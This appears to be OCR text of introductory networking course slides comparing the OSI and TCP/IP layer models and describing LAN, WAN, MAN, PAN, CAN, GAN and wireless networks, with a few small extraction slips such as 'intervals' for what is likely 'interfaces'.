
- The TCP/IP model is based on the **practical implementation of protocols** around which the Internet has developed, whereas the OSI model, often referred to as a reference model, is a generic protocol-independent standard
- OSI model defines **services**, **intervals**, **and protocols**, whereas TCP/IP does not provide a clear distinction between these

OSI MODEL	TCP/IP MODEL
APPLICATION LAYER	APPLICATION LAYER
PRESENTATION LAYER	
SESSION LAYER	
TRANSPORT LAYER	TRANSPORT LAYER
NETWORK LAYER	INTERNET LAYER
DATA LINK LAYER	NETWORK ACCESS LAYER
PHYSICAL LAYER	

Only connection-oriented communication

Both connectionless and connection-oriented communication

Notes: ______________________________



Types of Networks

- The classification of networks based on the physical location or the geographical boundaries

Local Area Network (LAN)


- Usually **possessed** by private organizations and used to connect the nodes of a single organization or **premises**
- Designed to facilitate the sharing of resources between **PCs** or **workstations**

Wide Area Network (WAN)

- Provides transmission solutions for companies or groups that need to exchange information between multiple remote locations which may be in different countries or even on different continents
- Provides **trustworthy**, **quick**, and **secure communication** between two or more places with **short delays** and at low cost

Metropolitan Area Network (MAN)

- Huge computer networks **covering** a whole city
- A MAN can be completely owned and **monitored** by a private organization or it can be provided as a service by any public organization, such as a **telecommunications** company



Types of Networks (Cont'd)

Personal Area Network (PAN)

- Wireless communication that uses both **radio** and **optical** signals
- Covers individual's work area or work group and is also known as a **room-size network**

Campus Area Network (CAN)

- Covers only a **limited geographical area**
- This kind of network is applicable for a **university** campus

Global Area Network (GAN)

- A combination of different **interconnected** computer networks
- Covers an unlimited geographical area
- The Internet is an example of a GAN

Notes: ____

Types of Networks (Cont'd)

Wireless Networks (WLAN)

- Wireless networks use **Radio Frequency (RF) signals** to connect wireless-enabled devices in the network
- They use the IEEE standard of 802.11 and use radio waves for communication

Advantages

- Installation is easy and **eliminates wiring**
- Access to the network can be from **anywhere** within the range of an access point
- Public places like airports and schools can offer **constant Internet connection** using a Wireless LAN

